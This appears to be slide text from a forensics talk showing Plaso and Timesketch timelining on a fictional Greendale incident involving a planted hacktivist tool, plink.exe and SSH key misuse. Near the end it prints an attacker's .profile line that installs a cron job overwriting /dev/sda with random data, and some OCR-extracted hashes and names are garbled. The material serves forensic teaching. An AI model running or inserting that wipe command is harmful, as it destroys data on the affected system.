

New generation timelining


Plaso and Timesketch

Introductions

Plaso: Timelines

Timesketch: Analysis

Me: Forensics, etc.



timesketch

Google

Our characters





The Task - assigned to Ahmed

Registrar resigned unexpectedly

Did he steal the prospective students list?





Did the registrar steal the list?

The screenshot shows the Timesketch web interface. The left sidebar contains navigation options: OVERVIEW, EXPLORE, VIEWS, and TIMELINES. The main content area displays a list of events for the user 'BREENDALE'. The events are as follows:

Timestamp	Event Description	Container Identifier	Cache Identifier
2015-09-02T09:04:19+00:00	[Software\Wow64\Microsoft\Office\14.0\Office\MSRL] Item 1: [REG_SZ] {00000000}T010000F30605F2C50100000000;E: Possible partial verbs.xlsx Item 2: [REG_SZ] {00000000}T010000C48828183D1000000000;C:\Users\bchang\Documents\Prospective Students.xlsx Max Display: [REG_DWORD_LE] 25	78	25
2015-09-02T09:04:19+00:00	[Synchronization time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013001420130031:bchang@file:IPC:\Users\bchang\Documents\Prospective%20Students.xlsx Access count: 1 Sync count: 0 Cached file size: 0	78	25
2015-09-02T09:04:19+00:00	[Last Access Time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013001420130031:bchang@file:IPC:\Users\bchang\Documents\Prospective%20Students.xlsx Access count: 1 Sync count: 0 Cached file size: 0	78	25
2015-09-02T09:04:19+00:00	[Last Access Time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013001420130031:bchang@file:IPC:\Users\bchang\Documents\Prospective%20Students.xlsx Access count: 1 Sync count: 0 Cached file size: 0	78	25
2015-09-02T09:04:19+00:00	[Last Access Time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013001420130031:bchang@file:IPC:\Users\bchang\Documents\Prospective%20Students.xlsx Access count: 1 Sync count: 0 Cached file size: 0	78	25
2015-09-02T09:04:19+00:00	[Synchronization time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013001420130031	78	25



Plaso with Viper

```
$> psort.py -d --output-format null --analysis viper --viper-host  
192.168.192.7:8080 registrar.plaso
```

```
[INFO] Data files will be loaded from /usr/share/plaso by default.
```

```
[INFO] Starting analysis plugins.
```

```
[INFO] Plugin: [viper] started.
```



Viper in TimeSketch

The screenshot shows the TimeSketch web interface. The browser address bar displays "192.168.192.103:8080/sketch/5/explore/view/6/". The interface has a blue header with the "timesketch" logo and "customize" and "Logout" links. A left sidebar contains navigation options: "OVERVIEW", "EXPLORE", "VIEWS", and "TIMELINES". The main content area shows a table of file details for a file named "freedom_rebucet.exe".

data_type	pc:completion:completion_time
datetime	2015-08-25T08:43:27+00:00
display_name	T:\SK\Windows\AppPatch\shared\freedom_rebucet.exe;VSS1:T:\SK\Windows\AppPatch\shared\freedom_rebucet.exe
filename	Windows\AppPatch\shared\freedom_rebucet.exe
imphash	{345f044577e6b0e6c13c125e744}
inode	77790
mft_hash	{4599f5198004f5074d5eb359045e6}
message	PE Type: Executable (EXE) Import hash: {345f044577e6b0e6c13c125e744}
parser	pe
pe_type	Executable (EXE)
section_names	[".text:0000000000000000"; ".mscru:0000000000000000"; ".rsrc:0000000000000000"; ".data:0000000000000000"]
file1_hash	{0b0e99070117998770105544093307a6871}

Alerts:
This is compiled very recently.
@ Wed, 26 Aug 2015 00:06:18 GMT

File Wf

Post comment Cancel



Sharing is Caring

A screenshot of the Timesketch web interface. The browser address bar shows the URL "192.168.192.103:8080/sketch/5/explore/view/6/". The interface has a blue header with the "timesketch" logo and "customize" and "Logout" links. A left sidebar contains navigation options: "OVERVIEW", "EXPLORE", "VIEWS", and "TIMELINES". The main content area displays a table of file analysis details for a file named "freedom_rebuche.exe".


data_type	pc:compilation:compilation_time
datetime	2015-08-25T09:43:27+00:00
display_name	T:\SK\Windows\AppPatch\shared\freedom_rebuche.exe;VSS1:T:\SK\Windows\AppPatch\shared\freedom_rebuche.exe
filename	Windows/AppPatch/shared/freedom_rebuche.exe
imphash	{3457044577e6d16e6c13fc125e744}
inode	77790
mft_hash	{459A15198064151074d3eb3599345e6}
message	PE Type: Executable (EXE) Import hash: {3457044577e6d16e6c13fc125e744}
parse	pe
pe_type	Executable (EXE)
section_names	[".text:00000000u0000", ".rsrc:0000u0000u0000", ".idata:0000u0000"]
sha1_hash	40f0e99f9c711798177e019544e933f1a671

Alerts:
This is compiled very recently.
@ Wed, 26 Aug 2015 00:00:14 GMT

File Wf

Post comment Cancel

An image of RAM



Threat Intelligence



“We are opposed to any and all forms of air mutilation (so called ‘air conditioning’). Air must be free to be turbulent, flowing as nature intended.”

What we know

Registrar is probably up to no good

Hacktivist tool on the registrar's machine, planted from a student machine

Suspicious connection to the Dean's laptop from the same student machine

Tool appears to have been put there by an hacktivist group who hate air conditioning

Greendale have a big project involving air conditioning in the works



Time pressure

```
$> log2timeline.py -f /usr/share/plaso/filter_windows.txt --status_view=window  
student-pc1-triage.plaso student-pc1.dd
```

```
Source path : /home/ahmad/triage/plaso/student-pc1.dd  
Source type : storage media image  
Filter files : /usr/share/plaso/filter_windows.txt  
  
Processing started.  
2015-08-20 20:15:13,402 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: sysregistry to /Windows/System32/config/2015-08-20 20:15:13,407 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: systemroot to /Windows  
2015-08-20 20:15:13,735 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: uiid to /Windows  
2015-08-20 20:15:16,303 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: users to [{"path": "Hkustanoneck\\system2\\config\\layoutam  
profile", "name": "systemprofile", "uid": "S-1-5-18"}, {"path": "C:\\Windows\\ServiceProfiles\\LocalService", "name": "LocalService", "uid": "S-1-5-  
18"}, {"path": "C:\\Windows\\ServiceProfiles\\NetworkService", "name": "NetworkService", "uid": "S-1-5-22"}, {"path": "C:\\Users\\gold_administrator  
", "name": "gold_administrator", "uid": "S-1-5-21-53993093-37336131-32164139-1009"}, {"path": "C:\\Users\\jerry", "name": "jerry", "uid": "S-1-5-21-22080486-206437813-1281299843-1287"}]  
2015-08-20 20:15:12,125 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: programfiles to Program Files  
2015-08-20 20:15:13,708 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: programfiles to Program Files (x86)  
2015-08-20 20:15:16,476 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: osversion to Windows 7 Enterprise  
2015-08-20 20:15:14,121 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: code_page to cp1252  
2015-08-20 20:15:14,147 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: hostname to student-pc1  
2015-08-20 20:15:14,363 [INFO] [MainProcess] PID:3314 -Interface: [PreProcess] Set attribute: time_zone_str to UTC  
2015-08-20 20:15:16,369 [INFO] [MainProcess] PID:3314 -Interface: [PostProcess] Filter expression changed to: wtf  
2015-08-20 20:15:16,371 [INFO] [MainProcess] PID:3314 -Interface: [PostProcess] Setting timezone to: UTC
```



Plink?

timesketch ahmed Logout

2 events (0.665s) Toggle all Add star Remove star

2015-07-25T10:23:31+00:00 [Creation Time] PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feeba3644 Student PC1 Full

data_type	pe:compilation:compilation_time
datetime	2015-07-25T10:23:31+00:00
display_name	TSK/Windows/AppPatch/Shared/plink.exe;VSS1:TSK/Windows/AppPatch/Shared/plink.exe
filename	/Windows/AppPatch/Shared/plink.exe
hostname	STUDENT-PC1
imphash	559e88246a166c4a117d3e6feeba3644
inode	82743
md5_hash	07d07cc89c7b25229b3b999724bd3e5b
message	PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feeba3644
parser	pe
pe_type	Executable (EXE)
section_names	[".text\u0000\u0000\u0000\u0000";.rdata\u0000\u0000\u0000\u0000";.data\u0000\u0000\u0000\u0000\u0000";.rsrcl\u0000\u0000\u0000\u0000\u0000"]
sha1_hash	e79298341d580033c6011ee0ee51fd5c9693c6b
sha256_hash	d0454d4beb4d547b1d284e721f104ac01226411fd90c23fe8e3ea280deab9e966
source_long	PE Compilation time

Ahmed

This is the real plink.exe, command line SSH client that's part of the Putty Suite.
Wed, 30 Sep 2015 13:55:49 -0000

What's on your mind?



Wait - what was that again?

The screenshot shows the Timesketch web interface in a browser window. The address bar shows the URL `192.168.192.103:8080/sketch/5/explore/`. The interface has a blue header with the "timesketch" logo and the user name "ahmed" with a "Logout" link. A left sidebar contains navigation options: GREENDALE, OVERVIEW, EXPLORE, VIEWS, and TIMELINES. The main content area displays the search results for "id_rsa".

Search results for "id_rsa":

- Filters: Filters, Starred, Save view, Choose View
- Timelines: Enable all, Disable all
- Timeline selection: Registrar , Dean Mac , Student-PC1-triage , acserver
- 2 events (0.165s)
- Event 1: 2015-08-25T21:01:50+00:00 [crttime;ctime;mtime] TSK:/Users/dean/.ssh/id_rsa Dean Mac 🔍
- Event 2: 2015-09-06T17:04:36+00:00 [atime] TSK:/Users/dean/.ssh/id_rsa Dean Mac 🔍



Known hosts

```
$> image_export.py --names known_hosts --partition 2 dean_mac.dd
```

```
$> cat known_hosts
```

```
192.168.1.14 ssh-rsa AAAAB <snip>
```




Suspicious modifications

ahmed Logout

Timelines

Enable all Disable all

Registrar Dean-Mac Student-PC1-triage AC-Server-Triage

Student-PC1-Full AC Server Full

3 events (0.015s) Toggle all Add star Remove star

2015-09-06T17:13:25+00:00	<input type="checkbox"/> <input checked="" type="checkbox"/>	[Content Modification Time] [sshd, pid: 16304] : Accepted publickey for dean from 192.168.1.11 port 49558 ssh2: RSA a5:ed:32:56:6e:cb:be:88:70:1d:88:4f:9b:ce:bf:d1	AC Server Full 🔍
2015-09-06T18:40:18+00:00	<input type="checkbox"/> <input checked="" type="checkbox"/>	[Content Modification Time] [sshd, pid: 16490] : Accepted publickey for dean from 192.168.1.11 port 50472 ssh2: RSA a5:ed:32:56:6e:cb:be:88:70:1d:88:4f:9b:ce:bf:d1	AC Server Full 🔍
2015-09-06T18:44:34+00:00	<input type="checkbox"/> <input checked="" type="checkbox"/>	[ctime;mtime] TSK:/home/dean/.profile	AC Server Full 🔍



Evil bash profile

```
...  
  
# set PATH so it includes user's private bin if it exists  
  
if [ -d "$HOME/bin" ] ; then  
  
    PATH="$HOME/bin:$PATH"  
  
fi  
  
! [ -f /etc/cron.d/update ] && sudo -- "echo '0 0 1 11 * /bin/dd  
if=/dev/random of=/dev/sda' > /etc/cron.d/update"
```



Disaster Averted!

Found evidence on multiple OS'

Shared with other investigators less painfully

Used other multi-case utilities

Saved Greendale!

If you'd like to take a look at this data yourself, check out
<https://demo.timesketch.org>

References

Timesketch, Plaso and Google logos used with permission

RAM Image is the property of the presenter

Turbulent Airflow Alliance, Cyber Forensic Affordances and Greendale Polytechnique logos are the property of the presenter